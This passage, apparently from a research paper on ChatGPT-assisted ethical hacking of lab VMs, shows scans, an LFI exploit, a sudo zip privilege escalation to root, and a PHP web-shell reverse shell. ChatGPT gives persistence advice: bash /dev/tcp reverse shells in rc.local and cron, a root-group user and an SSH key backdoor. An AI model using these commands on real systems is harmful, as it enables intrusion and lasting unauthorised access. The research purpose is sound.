`password: I_love_java`

`# The name of the website`

`sitename: A sample site`

`payoff: The amazing payoff goes here`



`# The theme to use.`

Fig. 58. Requesting ChatGPT to sift through `config.yml`




Fig. 59. ChatGPT's response after analysing `config.yml`

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.1.10:8080 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.10:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 279]
./htaccess (Status: 403) [Size: 279]
./hta (Status: 403) [Size: 279]
/dev (Status: 301) [Size: 317] [→ http://192.168.1.10:8080/dev/]
/index.php (Status: 200) [Size: 94586]
/server-status (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)

Finished

(kali@kali)-[~]
```

Fig. 60. Gobuster scan results for port 8080




Fig. 61. Registering as a new user




Fig. 62. Successful login as a registered user




Fig. 63. Attempt to establish a reverse shell listener — failed attempt

```
(kali@kali)-[~/dev_linux]
$ searchsploit bolt
```

Exploit Title	Path
Apple WebKit - 'JSC::SymbolTableEntry::isWatchable' Heap Buffer Overflow	multiple/dos/41869.html
Bolt CMS 3.6.10 - Cross-Site Request Forgery	php/webapps/47501.txt
Bolt CMS 3.6.4 - Cross-Site Scripting	php/webapps/46495.txt
Bolt CMS 3.6.6 - Cross-Site Request Forgery / Remote Code Execution	php/webapps/46664.html
Bolt CMS 3.7.0 - Authenticated Remote Code Execution	php/webapps/48296.py
Bolt CMS < 3.6.2 - Cross-Site Scripting	php/webapps/46014.txt
Bolt Hole Filter 2.6.1 - Address Parsing Buffer Overflow	multiple/remote/24982.txt
BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/36552.txt
BoltWire 6.03 - Local File Inclusion	php/webapps/48411.txt
Cannonbolt Portfolio Manager 1.0 - Multiple Vulnerabilities	php/webapps/21132.txt
CMS Bolt - Arbitrary File Upload (Metasploit)	php/remote/38196.rb

```
Shellcodes: No Results

(kali@kali)-[~/dev_linux]
$ searchsploit -m php/webapps/48411.txt

Exploit: BoltWire 6.03 - Local File Inclusion
URL: https://www.exploit-db.com/exploits/48411
Path: /usr/share/exploitdb/exploits/php/webapps/48411.txt
Codes: N/A
Verified: False
File Type: ASCII text
Copied to: /home/kali/dev_linux/48411.txt
```

Fig. 64. Searchsploit results for Bolt version 2

```
(kali@kali)-[~/dev_linux]
$ cat 48411.txt
```

```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go6v=66r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP
```

```
LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../etc/passwd

Result

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
[SNIPPED]
```

Fig. 65. Contents of file 48411.txt




Fig. 66. Contents of the `/etc/passwd` file



It appears that you've successfully accessed the contents of the `/etc/passwd` file, which lists the system's users. The important entry here is:

```
ruby
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
```

This suggests that there is a user named **jeanpaul** who has a shell access (`/bin/bash`). You could now attempt to log in to the system via SSH using the private key `id_rsa` that you previously found, and the username **jeanpaul**.

Next Steps:

1. **Try logging in using SSH:** Use the private key (`id_rsa`) to attempt an SSH login with the user **jeanpaul**.

```
css
ssh -i id_rsa jeanpaul@192.168.1.10
```

If this is successful, you will have SSH access as the user **jeanpaul** on the target machine.

2. **Privilege escalation:** Once you have access, enumerate the system for any potential privilege escalation paths to gain root access. ↓

Fig. 67. ChatGPT guidance on SSH access for user **jeanpaul**

```
(kali@kali) [~/dev_linux]
$ ssh -i id_rsa jeanpaul@192.168.1.10

Enter passphrase for key 'id_rsa': 5534-7m0q5hdj0usr/sbin
Linux dev 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
debconf: warning: no upstream metadata found: SS-systemd
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 12 11:50:13 2023 from 192.168.1.4
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$ id
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev) /usr/sbin/sulogin
jeanpaul@dev:~$ hostname
dev
jeanpaul@dev:~$ uname -a
Linux dev 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux
jeanpaul@dev:~$
```

Fig. 68. Successful SSH login as user **jeanpaul**

Summary of Steps:

Step	Command/Action
1. Check sudo privileges	<code>sudo -l</code>
2. Find writable root files	<code>find / -writable -type f -user root 2>/dev/null</code>
3. Look for cron jobs	<code>cat /etc/crontab</code>
4. Search for SUID binaries	<code>find / -perm -u=s -type f 2>/dev/null</code>
5. Kernel exploit search	<code>searchsploit Linux Kernel 4.19</code>
6. Check for PATH exploits	Modify <code>PATH</code> and run vulnerable binaries
7. Use LinEnum or LinPEAS	Download and run: <code>wget LinEnum.sh</code> or <code>wget linpeas.sh</code>
8. Explore NFS Configuration	Check <code>/etc/exports</code> for weak configuration and mount NFS shares as root

Fig. 69. ChatGPT guidance on privilege escalation

```

jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$

```

Carefully review the attached image. What steps can we take to elevate our access to root?

Fig. 70. Querying ChatGPT about sudo permissions with `sudo -l`

```

jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ zip exploit.zip /etc/hosts -T --unzip-command="sh -c 'cp /bin/sh /tmp/root_shell; chmod +s /tmp/root_shell'"
adding: etc/hosts (deflated 31%)
test of exploit.zip OK
jeanpaul@dev:~$ ls /tmp/root_shell
exploit.zip  shell.sh  ziozxMef
jeanpaul@dev:~$ sudo /usr/bin/zip exploit.zip /bin/sh
zip error: Nothing to do! (exploit.zip)
jeanpaul@dev:~$ ls /tmp/root_shell
exploit.zip  shell.sh  ziozxMef
jeanpaul@dev:~$ /tmp/root_shell
$ id
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
$ whoami
jeanpaul
$ exit
jeanpaul@dev:~$

```

Fig. 71. ChatGPT's initial privilege escalation approach — first failed attempt

```

jeanpaul@dev:~$ zip exploit.zip /etc/hosts -T --unzip-command="bash -c 'cp /bin/bash /tmp/root_shell; chmod
+s /tmp/root_shell'"
updating: etc/hosts (deflated 31%)
test of exploit.zip OK
jeanpaul@dev:~$ echo 'cp /bin/bash /tmp/root_shell; chmod +s /tmp/root_shell' > shell.sh
jeanpaul@dev:~$ ls
exploit.zip  shell.sh  ziozxMef
jeanpaul@dev:~$ chmod +x shell.sh
jeanpaul@dev:~$ zip exploit.zip shell.sh
  adding: shell.sh (deflated 22%)
jeanpaul@dev:~$ sudo /usr/bin/zip exploit.zip

zip error: Nothing to do! (exploit.zip)
jeanpaul@dev:~$ /tmp/root_shell
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video)
,46(plugdev),109(netdev)
jeanpaul@dev:~$

```

Fig. 72. ChatGPT's alternative privilege escalation approach — second failed attempt

What is the website we can reference for commands that can be executed as root by a non-root Linux user account?

You can refer to [GTFOBins](https://gtfobins.github.io/) for a comprehensive list of Linux binaries that can be exploited to gain elevated privileges when a non-root user has permission to run them. GTFOBins provides detailed examples for how various commands (including `sudo` versions) can be used for privilege escalation, file read/write, and other potentially exploitable actions.

In your case, you could look up specific binaries like `zip` to see exploitation techniques.

Fig. 73. GTFOBins URL for privilege escalation guidance

gtfobins.github.io/gtfobins/zip/#sudo

SmarterASP U.S. Bureau of Lab... Coursera Freepik: Photos Coursat Node.js Introducti... Pixabay pngFuel Areas Cool Texts

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```

LFILE=file-to-read
TF=$(mktemp -u)
zip $TF $LFILE
unzip -p $TF

```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF

```

Fig. 74. GTFOBins privilege escalation method using sudo permissions

```

jeanpaul@dev:/tmp/zip_exploit$ TF=$(mktemp -u)
jeanpaul@dev:/tmp/zip_exploit$ sudo zip $TF /etc/hosts -T -TT 'bash #'
  adding: etc/hosts (deflated 31%)
root@dev:/tmp/zip_exploit# sudo rm $TF
rm: missing operand
Try 'rm --help' for more information.
root@dev:/tmp/zip_exploit# whoami
root
root@dev:/tmp/zip_exploit# id
uid=0(root) gid=0(root) groups=0(root)
root@dev:/tmp/zip_exploit# ls /root
flag.txt
root@dev:/tmp/zip_exploit# cat /root/flag.txt
Congratz on rooting this box !
root@dev:/tmp/zip_exploit# cat /etc/shadow
daemon:*:18779:0:99999:7:::/sbin/nologin
bin:*:18779:0:99999:7:::/bin/false
sys:*:18779:0:99999:7:::/var/lib/nfs:/usr/sbin
sync:*:18779:0:99999:7:::/bin/nologin
games:*:18779:0:99999:7:::/bin/nologin
man:*:18779:0:99999:7:::/bin/nologin

```

Fig. 75. Successfully gaining root-level access

```
[root@kioptrix tmp]# whoami
whoami
root
[root@kioptrix tmp]# id
id
uid=0(root) gid=0(root) groups=99(nobody)
[root@kioptrix tmp]# hostname
hostname
kioptrix.level1
[root@kioptrix tmp]# █
```

Excellent! Now that I have gained root access to the system (see the attached image) and am at the 'Maintaining Access' stage of ethical hacking, what actions would you recommend to ensure I retain access? Please provide a brief response in a numbered table format with the following columns: 'Sequence', 'Method', 'Key Commands', and 'Explanation', including a brief explanation for each key command.

Fig. 76. Consulting ChatGPT for guidance on maintaining persistent access

Sequence	Method	Key Commands	Explanation
1	Create a New User	<code>`useradd -m -s /bin/bash -G root newuser`</code>	Adds a new user with root privileges for alternative access.
		<code>`passwd newuser`</code>	Sets a password for the new user.
2	Set Up Persistent Backdoor	<code>`echo "bash -i >& /dev/tcp/192.168.1.4/4444 0>&1" >> /etc/rc.local`</code>	Ensures a reverse shell starts automatically on system boot.
3	Install SSH Key for Easy Access	<code>`mkdir /root/.ssh`</code>	Creates a directory to store SSH keys for the root user.
		<code>`echo "your-public-key" >> /root/.ssh/authorized_keys`</code>	Adds your public SSH key to allow password-less access.
		<code>`chmod 600 /root/.ssh/authorized_keys`</code>	Secures the SSH key file by setting the correct permissions.
4	Establish a Cron Job	<code>`(crontab -I ; echo "*/5 * * * * /bin/bash -i >& /dev/tcp/192.168.1.4/4444 0>&1")`</code>	crontab -`
5	Backup Important Files	<code>`tar czf /tmp/backup.tar.gz /etc /root`</code>	Creates a backup of crucial configuration files and directories.

In Method 4, the cron job regularly runs the reverse shell command every 5 minutes, helping to maintain persistent access by reconnecting to your machine automatically if access is lost.

Fig. 77. ChatGPT's recommendations for maintaining access

Step-by-Step Guide for Using Burp Suite

Step	Action/Description
1	Install Burp Suite (if not already installed): - Burp Suite is pre-installed on Kali Linux. If you need to install it manually: <pre>bash sudo apt install burpsuite</pre>
2	Configure Browser Proxy Settings: - Open Firefox or any browser on Kali. - Go to Preferences > Network Settings (in Firefox, for example). - Select Manual Proxy Configuration. - Set the HTTP Proxy to <code>127.0.0.1</code> and Port to <code>8080</code>. - Check the box for Use this proxy for all protocols. - Save the settings.
3	Start Burp Suite: - Open a terminal and start Burp Suite by typing: <pre>bash burpsuite</pre> - Choose Temporary Project and click Next. - On the next screen, select Use Burp Defaults and click Start Burp.
4	Activate Intercept Mode: - In Burp Suite, go to the Proxy tab. - Ensure that Intercept is ON (the button should say "Intercept is on"). - This will allow Burp to capture any requests made by your browser.
5	Upload a File: - In your browser, go to the upload page (e.g., <code>/academy/my-profile.php</code>). - Select and upload your PHP web shell (e.g., <code>shell.php</code>). - Instead of sending the request immediately, Burp Suite will intercept it.
6	Inspect the Request: - In Burp Suite, you will see the intercepted request. - Check the POST request parameters, specifically the file parameter. - Click Forward to send the request, but first, examine the file path or any other useful information in the request.
7	Check the Response: - Once the request is forwarded, Burp Suite will capture the response from the server. - Look for the upload location in the response or any reference to the file path where the PHP script is saved. - Review the response for any status messages or URLs that give you a clue about where the file was saved.
8	Analyze the Upload Path: - If the response includes the file path <code>↓</code>, <code>/uploads/shell.php</code>, try accessing it in your browser to execute commands.

Fig. 78. ChatGPT's guidance on using BurpSuite




Fig. 79. BurpSuite displays the stored URL

```

(kali㉿kali)-[~/academy_ai]
$ nc -nvlp 4440
listening on [any] 4440 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.7] 33812
bash: cannot set terminal process group (456): Inappropriate ioctl for device
bash: no job control in this shell
www-data@academy:/var/www/html/academy/studentphoto$ whoami
www-data
www-data@academy:/var/www/html/academy/studentphoto$ uname -a
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
www-data@academy:/var/www/html/academy/studentphoto$

```

Fig. 80. Shell access achieved on a limited account

What are the key sections of a standard penetration testing report?



A standard penetration testing report typically includes the following key sections:

1. **Executive Summary**

- A high-level overview of the penetration test, including objectives, key findings, and overall recommendations. This section is intended for management and non-technical stakeholders.

2. **Scope**

- Defines the boundaries of the penetration test, including the systems, networks, and applications tested, as well as the methods and tools used.

3. **Methodology**

- Describes the approach taken during the penetration test, including the stages of the test (e.g., reconnaissance, scanning, exploitation, post-exploitation, and reporting) and the frameworks or standards followed (e.g., OWASP, NIST).

4. **Findings**

- Detailed descriptions of the vulnerabilities identified during the test. Each finding typically includes:
 - **Vulnerability Description:** Explanation of the issue.
 - **Risk Level:** Assessment of the severity (e.g., critical, high, medium, low).
 - **Impact:** Potential impact on the organisation if the vulnerability is exploited.
 - **Proof of Concept:** Evidence or demonstration of the vulnerability.
 - **Recommendations:** Steps to mitigate or remediate the vulnerability.

5. **Risk Analysis**

- Analysis of the overall risk to the organisation, taking into account the vulnerabilities found, their potential impact, and the likelihood of exploitation.

Fig. 81. Key sections of PenTest report — part 1

5. **Risk Analysis**

- Analysis of the overall risk to the organisation, taking into account the vulnerabilities found, their potential impact, and the likelihood of exploitation.

6. **Recommendations**

- Practical and prioritised recommendations for addressing the identified vulnerabilities and improving the organisation's overall security posture.

7. **Conclusion**

- Summary of the test results, including the effectiveness of current security measures and areas for improvement.

8. **Appendix**

- Supporting documentation, such as:
 - **List of Tools Used:** Tools and technologies employed during the test.
 - **Detailed Scan Results:** Outputs from automated tools, such as Nmap scans, vulnerability scanners, etc.
 - **Logs and Screenshots:** Evidence supporting the findings.
 - **Technical References:** Links to additional resources or references related to the findings.

9. **Glossary**

- Definitions of technical terms and acronyms used in the report, useful for non-technical readers.

These sections ensure that the penetration testing report is comprehensive, actionable, and understandable by both technical and non-technical stakeholders.

Fig. 82. Key sections of PenTest report — part 2

Finally, I've reached the very final stage of the ethical hacking process, 'reporting'! I'd like you to write me a standard penetration testing report based on the research paper provided below. Ensure that all the key, standard sections of a pen-test report are included. Please simulate a real-world penetration testing assignment as closely as possible, rather than presenting it as a research environment. Specify today's date and indicate an 32-hour work duration for the engagement: "\section{Laboratory Setup}\label{Laboratory Setup}

\subsection{Physical Host and Virtual Environment Configuration}\label{Physical Host}\label{Virtual Environment Configuration}

The experiments used a MacBook Pro with 16 GB RAM, a 2.8 GHz Quad-Core Intel Core i7 processor, and 1 TB of storage, providing sufficient computational capabilities for virtualisation (see Figs.~\ref{macbook} and~\ref{macbook_size}).

Virtualisation of the network was achieved using VirtualBox 7 (see Fig.~\ref{VirtualBox_VMs}), a reliable tool for creating and managing virtual machine environments. The virtual setup included the following VMs.

\begin{enumerate}



\item \textbf{Kali Linux VM:} this machine functioned as the primary

Fig. 83. Request to ChatGPT for a PenTest report draft based on provided details

**Standard Penetration Testing Report**

Title: Penetration Testing Engagement on Target Linux Virtual Machines

Client: [Specify Client/Project Name]

Date: [Today's Date]

Duration: 32 hours

Executive Summary

This report documents the findings, methodologies, and recommendations from a penetration testing engagement on target Linux virtual machines (VMs) configured in a simulated environment. During this assessment, multiple vulnerabilities were identified, including misconfigured services, insecure file permissions, and privilege escalation opportunities. By exploiting these weaknesses, we achieved root-level access, allowing full control over the systems. Key recommendations focus on enhancing access controls, securing exposed services, and mitigating configuration weaknesses to prevent unauthorised access.



Fig. 84. PenTest report part 1

Objectives and Scope

Objective: To identify and exploit security vulnerabilities in the target VMs, simulating real-world attack vectors to evaluate security controls and resilience.

Scope: Two Linux Debian VMs (192.168.1.7 and 192.168.1.10) were assessed through reconnaissance, vulnerability scanning, exploitation, privilege escalation, and reporting phases.

Limitations/Exclusions: No destructive testing or Denial of Service (DoS) attacks were conducted to preserve system integrity.

Methodology

The engagement followed the five stages of ethical hacking, using both automated and manual techniques to uncover vulnerabilities:

1. **Reconnaissance:** Information gathering with tools such as `nmap`, `netdiscover`, and `arp-scan` to identify live hosts and open ports.
2. **Scanning and Enumeration:** Detailed network and vulnerability scanning, interpreting results from `nmap` to identify and enumerate potential vulnerabilities.
3. **Exploitation:** Execution of targeted attacks to gain unauthorised access, utilising tools such as `hydra` and `gobuster`.
4. **Privilege Escalation:** Elevating access through scripts like `LinPEAS`, referencing privilege escalation databases such as `GTF0Bins`.
5. **Covering Tracks and Documentation:** Erasing traces of penetration testing activities, documenting findings, and providing recommendations.

Fig. 85. PenTest report part 2

Findings and Vulnerabilities

VM 1 (192.168.1.7)

- **FTP (Port 21):** Anonymous login was enabled, allowing access to sensitive files, including `note.txt` which contained the hashed password `cd73502828457d15655bbd7a63fb0bc8`.
 - **Command Used:** `ftp 192.168.1.7`
 - **Vulnerability Exploitation Steps:**
 1. Log in with `anonymous` as the username.
 2. List files using `ls`.
 3. Download `note.txt` with `get note.txt`.
 - **Password Cracking:** The hash in `note.txt` was identified as MD5 and cracked using `hashcat`, revealing the password `student`.
 - **Recommendation:** Disable anonymous FTP access and restrict access to internal IP addresses.
- **HTTP (Port 80):** Default Apache page and unprotected directories suggested possible misconfigurations.
 - **Command Used:** `gobuster dir -u http://192.168.1.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`
 - **Exploitation Steps:**
 1. Access hidden directories found, such as `/academy` and `/uploads`.
 2. Successfully uploaded a PHP reverse shell in `/uploads`.
 3. Set up a listener on the Kali machine (`nc -lvnp 4440`) to capture the reverse shell connection.
 - **Recommendation:** Restrict access to configuration directories and secure the web application upload feature to validate file types.

Fig. 86. PenTest report part 3

- **Cron Job Vulnerability for Privilege Escalation:** Discovered a scheduled cron job executing `backup.sh`, owned by a higher-privileged user (`grimmie`).
 - **Commands Used:**
 - `cat /etc/crontab`
 - `echo "bash -i >& /dev/tcp/192.168.1.4/5555 0>&1" >> /home/grimmie/backup.sh`
 - **Exploitation Steps:**
 1. Modify `backup.sh` to include a reverse shell.
 2. Start a listener on the Kali machine (`nc -lvnp 5555`) to capture root shell access upon execution.
 - **Recommendation:** Secure cron jobs and restrict file modification permissions to prevent unauthorised script editing. 

Fig. 87. PenTest report part 4

VM 2 (192.168.1.10)

- **NFS (Port 2049):** Access to an NFS share allowed the extraction of a password-protected zip file (`save.zip`) containing an SSH private key.
 - **Commands Used:**
 - `showmount -e 192.168.1.10`
 - `mount -t nfs 192.168.1.10:/srv/nfs /mnt/nfs`
 - `zip2john save.zip > zipJTRhash` (convert zip file for John the Ripper)
 - `john --wordlist=/usr/share/wordlists/rockyou.txt zipJTRhash`
 - **Exploitation Steps:**
 1. Mount NFS share and retrieve `save.zip`.
 2. Crack zip file password with `John the Ripper` using the `rockyou.txt` wordlist, revealing the password `java101`.
 3. Extract SSH private key and attempt login.
 - **Recommendation:** Limit NFS access to trusted IP addresses and avoid sharing sensitive files without proper encryption.

Fig. 88. PenTest report part 5

- **HTTP (Port 8080) - Bolt CMS Vulnerability:** Discovered a Local File Inclusion (LFI) vulnerability in the Bolt CMS on port 8080.
 - **Commands Used:**
 - `gobuster dir -u http://192.168.1.10:8080 -w /usr/share/wordlists/dirb/common.txt`
 - Access LFI with URL `http://192.168.1.10:8080/dev/?page=../../../../etc/passwd`
 - **Exploitation Steps:**
 1. Locate LFI vulnerability in `/dev` directory.
